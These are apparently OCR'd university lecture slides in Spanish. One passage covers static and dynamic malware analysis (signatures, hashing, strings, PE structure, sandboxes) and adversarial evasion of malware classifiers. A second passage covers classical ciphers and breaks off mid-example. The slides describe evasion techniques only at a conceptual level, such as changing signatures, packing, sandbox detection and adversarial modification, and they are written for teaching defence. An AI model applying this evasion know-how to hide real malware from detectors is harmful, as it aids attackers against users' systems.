
Escaneo con un antivirus

- Es el primer indicio, ejecutar uno (o varios) programas antivirus sobre el archivo sospechoso.
- Los antivirus se basan en bases de datos que contienen fragmentos de código de malware ya conocidos (*firmas*) y también contienen procedimientos de detección basados en el comportamiento o patrones en el código.
- El problema es que los que generan malware pueden fácilmente modificar su código, cambiando la *firma del programa* para evadir los antivirus.

Análisis estático de código

Universidad Rey Juan Carlos

VIRUSTOTAL



Análisis estático de código

Universidad Rey Juan Carlos

Hashing

- El hashing es una estrategia común para identificar de manera unívoca el malware.
- Se genera una hash del archivo ejecutable.
- Esa hash se usa como etiqueta.
- Se comparte esa etiqueta entre el grupo de personas interesadas en la detección.
- Se busca esa hash online para comprobar si el archivo ya se ha identificado.


```
C:\>md5deep c:\WINDOWS\system32\sol.exe
373e7a863a1a345c60edb9e20ec3231  c:\WINDOWS\system32\sol.exe
```

Análisis estático de código

Universidad Rey Juan Carlos

Búsqueda de cadenas de texto

- Todos los programas tienen “Strings” si imprimen un mensaje, se conectan a una URL o copian archivos a una dirección concreta.
- La búsqueda de esas cadenas de caracteres nos proporciona información acerca del programa que estamos analizando.
- Existen programas que extraen esos Strings teniendo en cuenta que tanto en ASCII como en Unicode, los Strings terminan con el carácter NULL.



Análisis estático de código

Universidad Rey Juan Carlos

Búsqueda de cadenas de texto

- Estos programas extraen las cadenas de texto que terminan con el carácter NULL pero es tarea del analista determinar si son correctas o no.

```
C:>strings bp6.ex_
VP3
VW3
t$@
D$4
99.124.22.1
e-@
GetLayout
GDI32.DLL
SetLayout
M}C
Mail system DLL is invalid.!Send Mail failed to send message.
```

Análisis estático de código

Universidad Rey Juan Carlos

Búsqueda de cadenas de texto

- Otro enfoque consiste en la definición del Grafo de Flujo de Control para los fragmentos de código.
- Se extraen los métodos o la funcionalidad de un código.
- Por cada método, se construye en CFG (*Control Flow Graph*).
- Después se parsea cada fragmento de código con una gramática CFG para obtener una representación simbólica del código ejecutable.
- Por último se comparan esas representaciones simbólicas.

Análisis estático de código

Universidad Rey Juan Carlos

- Programa *open source* para realizar reversing:



Análisis estático de código

Universidad Rey Juan Carlos

Empaquetado y ofuscación

- Es común que los desarrolladores de malware usen técnicas de empaquetado y ofuscación para hacer más difícil la tarea de detección.
- Código ofuscado es aquel cuya funcionalidad se ha tratado de ocultar.
- Las técnicas de empaquetado son aquella en las que el malware está comprimido y no se puede analizar.
- Por lo general, el código legítimo suele contener muchos Strings, mientras que el malware ofuscado apenas tiene Strings.

Análisis estático de código

Universidad Rey Juan Carlos

Formato de fichero *Portable Executable*

- Las técnicas de detección vistas hasta ahora no analizan nada del formato del archivo.
- El formato de fichero *Portable Executable* (PE) es una estructura de datos que contiene la información necesaria para que el cargador de programas de Windows (*Windows loader*) sea capaz de ejecutar el código.
- Los archivos PE empiezan con una cabecera que incluye información sobre el código, las librerías necesarias y requisitos de espacio.

Análisis estático de código

Universidad Rey Juan Carlos

Formato de fichero *Portable Executable*

- Una fuente de información muy valiosa es la lista de funciones que se importan en el código.
- Las librerías se pueden enlazar (*linked*) dentro de un código de manera estática, dinámica o en tiempo de ejecución.
  - *Static linking*: es la manera menos usada. Consiste en copiar todo el código de la librería dentro del ejecutable. Si se analiza el código es difícil diferenciar el código de la librería del código de la aplicación.
  - La mayoría de los malware usan el enlace en tiempo de ejecución, *runtime linking*. Estos códigos se "conectan" a las librerías solo cuando la función se ejecuta.
  - *Dynamic linking*: el sistema operativo host se encarga de buscar las librerías cuando el programa se carga en memoria.

Análisis estático de código

Universidad Rey Juan Carlos

- Es posible hacerse una idea del programa en cuestión si prestamos atención a las DLLs que utiliza:

DLLs	Descripción
`Kernel32.dll`	DLL muy común que contiene funcionalidad básica como acceso y manipulación de memoria, archivos o recursos hardware.
`Advapi32.dll`	Proporciona acceso a funcionalidad más avanzada como el Gestor de Servicios o el Registro.
`User32.dll`	Contiene funcionalidad relacionada con la GUI como botones, barras de scroll, y componentes para controlar y responder a las acciones del usuario.
`Gdi32.dll`	Esta librería contiene funcionalidad para visualizar y manipular gráficos.
`Ntdll.dll`	Esta DLL es la interfaz con el kernel de Windows. Los ejecutables normalmente no importan este archivo directamente, sino que utilizan Kernel32.dll. Si un código importa esta librería significa que el autor quiere acceder a funcionalidad que no está incluida en los programas típicos de Windows. Con esta librería se puede ocultar cierta funcionalidad o manipular los procesos.
`WSock32.dll` y `Ws2_32.dll`	Son DLLs para el trabajo en red. Si un programa usa estas librerías, seguramente se vaya a conectar a una red o a realizar tareas en red.
`Wininet.dll`	Esta DLL contiene funcionalidad de red de alto nivel. Por ejemplo, implementa protocolos como FTP, HTTP o NTP.

Análisis estático de código

Universidad Rey Juan Carlos

- El archivo PE contiene una cabecera y una serie de secciones.
- La cabecera contiene metadatos sobre el fichero, y las secciones más interesantes son las siguientes:
  - `.text`: contiene las instrucciones que va a ejecutar la CPU. El resto de secciones contiene datos e información para ayudar a las instrucciones. Esta sección es la única que debería tener código ejecutable.
  - `.rdata`: contiene información de las librerías que se importan y sobre las funciones que se exportan. A veces esta información está incluida en las secciones `.idata` y `.edata`.
  - `.data`: contiene los datos globales de la aplicación, los que son accesibles desde cualquier punto del programa.
  - `.rsrc`: contiene los recursos que necesita el programa y que no se consideran parte del ejecutable, por ejemplo iconos, las imágenes, o las cadenas de caracteres.

Análisis estático de código

Universidad Rey Juan Carlos

Herramientas de análisis estático

- Información del PE File:
  - Detect it easy
  - PEiD
  - CFFExplorer
- Debuggers:
  - Windbg
  - dnspy

Análisis estático de código

Universidad Rey Juan Carlos


sonarcloud



Análisis estático de código

Universidad Rey Juan Carlos

sonarcloud



Índice

- Definición y características.
- Tipos de Malware.
- Rentabilidad.
- Contramedidas.
- **Técnicas de detección.**
  - Análisis estático.
  - **Análisis dinámico.**
- Adversarial examples.

Análisis dinámico de código

- Por análisis dinámico entendemos cualquier tipo de análisis realizado después de ejecutar el código.
- Es el segundo paso en el análisis de malware y se realiza después del análisis estático.
- Generalmente se suelen recurrir a estas técnicas cuando debido a la ofuscación, el empaquetado, o cualquier otra razón, el análisis estático no ha tenido éxito.
- La detección dinámica permite observar la verdadera funcionalidad del malware, porque la existencia de un string sospechoso no significa que dicho string se ejecute.
- La idea es ejecutar el código y analizar las trazas del programa, los paquetes de red, la modificación de memoria, …

Análisis dinámico de código

Universidad Rey Juan Carlos

Comportamientos típicos del malware:

- Modificar el sistema de archivos.
- Modificar los registros de Windows para cambiar configuraciones.
- Cargar drivers.
- Acciones sobre la red.

Análisis dinámico de código

Universidad Rey Juan Carlos

- Este tipo de detección tiene un riesgo y es que se ejecuta el código, por lo que se puede poner en riesgo el equipo y la red.

- Además, tiene limitaciones:
  - No todos los caminos de ejecución pueden ejecutarse si se ejecuta el malware.
  - Por ejemplo, existe malware que usa la línea de comandos y necesitan argumentos que van a ejecutar diferente funcionalidad. Si no conocemos esas opciones no podremos evaluar toda esa funcionalidad.
  - En este caso se suele recurrir a técnicas avanzadas de análisis dinámico.

Análisis dinámico de código

Universidad Rey Juan Carlos

Sandboxes

- Son un elemento clave en este tipo de detección.
- Es un mecanismo de protección para ejecutar código desconocido en un entorno seguro donde el sistema real no se verá afectado por los programas del sandbox.
- Proporcionan entornos virtualizados que simulan los servicios de red para asegurarse de que el software, o el malware, que se está evaluando funcionará correctamente.
- Algunos ejemplos: Norman SandBox, GFI Sandbox, Anubis, Joe Sandbox, ThreatExpert, BitBlaze, o Comodo Instant Malware Analysis.


Análisis dinámico de código

Universidad Rey Juan Carlos

- Los sistemas de sandbox presentan algunos problemas:
  - Sólo lanza el archivo ejecutable, sin opción de línea de comandos. Si el malware necesita opciones por línea de comandos, no se ejecutará nada.
  - Si el malware necesita un paquete de *command-and-control* antes de ejecutar un backdoor, el backdoor nunca se lanzará.
  - El sandbox no registra todos los eventos porque entonces la tarea se alargaría mucho en el tiempo. Por ejemplo: si el malware hace un `sleep` por un día antes de realizar la actividad maliciosa.
  - Existe malware que detecta si está siendo ejecutado en un sandbox o virtual machine, y en ese caso no se ejecuta, o realiza otras actividades.
  - El malware puede necesitar algunos registros o archivos que sólo están disponibles en el host.

Análisis dinámico de código

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Definición y características.
- Tipos de Malware.
- Rentabilidad.
- Contramedidas.
- Técnicas de detección.
- **Adversarial examples.**

Adversarial examples

Universidad Rey Juan Carlos

- Ataques de evasión.
- Consiste en desarrollar un sistema que sea capaz de crear "modificaciones" del malware de tal forma que un clasificador no sea capaz de clasificarlo.
- Puede clasificarlo como que es otro tipo, o familia, de malware.
- O directamente no clasificarlo como malware.

Adversarial examples

Universidad Rey Juan Carlos

Desde el punto de vista del defensor

- Construir un sistema que es capaz de crear adversarial examples tiene muchas ventajas.
- Las más significativas:
  - Expones vulnerabilidades del detector.
  - Mejorar la robustez del sistema de detección (generalmente una red neuronal o Deep Learning)

Adversarial examples

Universidad Rey Juan Carlos

- La dificultad de determinar automáticamente que algo es malware.
- Que algo sea malware o no depende de la intención.
- Por ejemplo, un gestor remoto (e.g., TeamViewer) no es malware si te lo instalas tú, pero se considera como malicioso si te lo instalan sin que te enteres.
- La mayoría de las aplicaciones del móvil te cogen tantos datos que serían malware si no fuera porque nosotros les damos permiso y aceptamos las condiciones.
- Por ejemplo, subir un instalador a una plataforma de análisis de malware (como Hybrid Analysis) suele dar un resultado malicioso si no es un software puesto en una lista blanca de software conocido.

Dilema

Universidad Rey Juan Carlos

- Imaginad que construimos un sistema que supone un avance significativo en el campo de la seguridad informática.
- Por ejemplo:
  - Desarrollamos un sistema que genera adversarial examples bastante valiosos que son difíciles de detectar.
  - Desarrollamos un algoritmo capaz de descifrar un disco duro afectado por un ransomware.
- ¿Creéis que se debe publicar este sistema? Desde el punto de vista del OpenSource, o con artículos de investigación…

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 7 – Mecanismos Criptográficos







Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- Criptografía moderna.
- **Sistemas de cifrado de flujo y de bloque.**
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Aclaración

Universidad Rey Juan Carlos

- A lo largo de este tema, se explican diferentes algoritmos de cifrado, pero también se muestran algunas codificaciones.

- En necesario conocer la diferencia:
  - **Cifrado**: consiste en aplicar un algoritmo que utiliza una clave para transformar la estructura y composición de la información que se quiere transmitir, o proteger.
  - **Codificación**: consiste en alterar la semántica de un mensaje. Y por tanto, no se utilizan claves.

Índice

Universidad Rey Juan Carlos

- **Criptografía clásica.**
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Introducción

Universidad Rey Juan Carlos

- La criptografía es el arte de ocultar información de personas ajenas a esa comunicación.
- Algunos referentes de la criptografía son: Alan Turing, o Claude Shannon.
- El cifrado de mensaje se lleva practicando desde hace mucho tiempo.
- El origen de la palabra es griego:
  - *kryptós*: oculto
  - *gráphein*: escribir

Criptografía clásica

Universidad Rey Juan Carlos

- A lo largo de la historia tenemos ejemplos de diferentes sistemas de cifrado que pueden ser clasificados en dos grandes bloques:

- Sistemas de Transposición: consistían en cambiar el orden de los caracteres del mensaje.

- Sistemas de Sustitución: la idea principal era sustituir cada letra del mensaje por otra letra diferente.

Criptografía clásica

Universidad Rey Juan Carlos

Sistema de transposición:



Escítala espartana (400 a.C.)

- Utilizada por los espartanos para mandar mensajes a sus tropas.
- Se enrolla la cinta de cuero o el papiro en la escítala.
- Después, se escribía el mensaje de manera longitudinal.
- Se desenrollaba la cinta y se mandaba con el mensajero.
- La "clave" consistía en tener una escítala con el mismo diámetro.

Criptografía clásica

Universidad Rey Juan Carlos

Sistema de sustitución:

	1	2	3	4	5
1	A	B	C	D	E
2	F	G	H	I	J
3	K	L	M	N	O
4	P	Q	R	S	T
5	V	W	X	Y	Z

Tabla de Polibio (s. II a.C.)

- Diseñado por el soldado e historiador griego Polibio.
- Utilizada por el imperio romano.
- Dado un mensaje cualquiera:

  "retirada"

- Se sustituía cada letra por los números que encabezaban la fila y la columna donde estaba la letra en cuestión:


  43 15 45 24 43 11 14 11

Criptografía clásica

Universidad Rey Juan Carlos

Sistemas de sustitución:

- Julio Cesar (s. I a. C.) utilizó un sistema de cifrado de sustitución monoalfabética.
- Este tipo de cifrado se basa en un desplazamiento que va a sufrir cada letra para ser cifrada.



- “retirada” → “uhwludgd”
- El nombre de este cifrado se ha generalizado a ROT-N


Criptografía clásica

Universidad Rey Juan Carlos

Otros ejemplos:

- Codificación francmasona:





- Codificación templaria:




Para trastear: http://www.dcode.fr/

Criptografía clásica


Universidad Rey Juan Carlos

Otros ejemplos:

- El Gran Cifrado: se utilizan números para representar sílabas. Desarrollado por la familia Rossignol, cifraron los secretos de Luis XIV de Francia. Se descifró a finales del s. XIX.
- Código morse.



- Braille.



Criptografía "clásica"

Universidad Rey Juan Carlos

Otros cifrados más utilizados:

- Base64: consiste en convertir cada caracter a binario, y de ahí crea grupos de 6 bits y los convierte a otro character. Usa el = como símbolo de padding.

SG9sYSBjbGFzZQ==

- Brainfuck language:

```
++++++++++[>+>+++>+++++++>++++++++++<<
<<-]>>>++.>++++++++++.---.----------
.<<++.>>++.+++++++++.----------
.++++++++++++++++++.--------------.
```

- Sustitución con Banderas marítimas:



Criptografía clásica

Universidad Rey Juan Carlos


- Los cifrados monoalfabéticos no son tan indescifrables como parecían en su momento.
- Las palabras de cualquier idioma no son agrupaciones aleatorias de letras, sino que unas letras aparecen más frecuentemente que otras.

INGLÉS

E	11.1607%	M	3.0129%
A	8.4966%	H	3.0034%
R	7.5809%	G	2.4705%
I	7.5448%	B	2.0720%
O	7.1635%	F	1.8121%
T	6.9509%	Y	1.7779%
N	6.6544%	W	1.2899%
S	5.7351%	K	1.1016%
L	5.4893%	V	1.0074%
C	4.5388%	X	0.2902%
U	3.6308%	Z	0.2722%
D	3.3844%	J	0.1965%
P	3.1671%	Q	0.1962%

ESPAÑOL

E	13,68	P	2,51
A	12,53	B	1,42
O	8,68	G	1,01
S	7,98	V	0,90
R	6,87	Y	0,90
N	6,71	Q	0,88
I	6,25	H	0,70
D	5,86	F	0,69
L	4,97	Z	0,52
C	4,68	J	0,44
T	4,63	X	0,22
U	3,93	W	0,02
M	3,15	K	0,01



Criptografía clásica

Universidad Rey Juan Carlos

- Además, esta característica de la frecuencia se puede extender a otros grupos de letras: dos letras seguidas en el texto, bigramas, trigramas.

En inglés	
Letras más frecuentes	e t a o i n s h r d l u
Primeras letras más frecuentes	t a s o i c p b s h m
Últimas letras más frecuentes	e t s d n r y o f l a g
Bigramas más frecuentes	th er on an re he in ed nd ha at
Trigramas más frecuentes	the and tha ent ion tio for nde
Duplicaciones de letras más frecuentes	ss ee tt ff ll mm oo
Letras que con más frecuencia siguen a la E	r d s n a c t m e p w o
Palabras de 2 letras más frecuentes	of to in it is be as at so we he
Palabras de 3 letras más frecuentes	the and for the are but not your all
Palabras de 4 letras más frecuentes	that with have this will your from they

Criptografía clásica

Universidad Rey Juan Carlos

- Por lo tanto, dado un texto cifrado con una longitud considerable, podríamos aprovecharnos de estas propiedades estadísticas para identificar patrones entre los símbolos e ir, poco a poco, extrayendo el mensaje en claro.

- Esta idea de analizar las propiedades estadísticas de un texto aparece en el libro *Manuscrito sobre cómo descifrar mensajes ciptográficos,* escrito por el lingüista árabe Al-Kindi en s. IX.

- Sin embargo, en Europa no fueron conscientes de esto hasta el s. XV.

Criptografía clásica

Universidad Rey Juan Carlos

Sistemas de sustitución polialfabética.

- La idea principal es utilizar dos alfabetos y realizar múltiples sustituciones monoalfabéticas.
- Una misma letra, en el mismo texto, puede estar codificada de diferente manera.
- Un ejemplo es el cifrado de Vigenère (s. XVI)

Texto en claro

Clave



Mensaje en claro	R	E	T	I	R	A	D	A
Clave	H	O	L	A	H	O	L	A
Cifrado	**Y**	**S**	**E**	**I**	**Y**	**O**	**O**	**A**

	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z
A	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z
B	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A
0	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B
C	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0
D	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C
1	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	º	Y	Z	A	B	0	C	D
E	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1
F	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E
2	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F
G	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2
H	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G
3	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H
I	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3
J	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I
4	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J
K	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4
L	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K
5	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L
M	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5
N	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M
6	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N
O	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6
P	P	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O
7	7	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P
Q	Q	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7
R	R	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q
8	8	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R
S	S	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8
T	T	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S
9	9	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T
U	U	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9
V	V	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U
W	W	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V
X	X	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W
Y	Y	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X
Z	Z	A	B	0	C	D	1	E	F	2	G	H	3	I	J	4	K	L	5	M	N	6	O	P	7	Q	R	8	S	T	9	U	V	W	X	Y

Criptografía clásica

Universidad Rey Juan Carlos

- Mensaje: “Criptografía”. Clave: “GII”.

Mensaje	C	R	I	P	T	O	G	R	A	F	I	A
Clave	G	I	I	G	I	I	G	I	I	G	I	I
Resultado	I	B	Q	V	D	X	M	B	I	L	Q	I

- Mensaje: “Matemáticas”. Clave: “GMAT”.

Mensaje	M	A	T	E	M	A	T	I	C	A	S
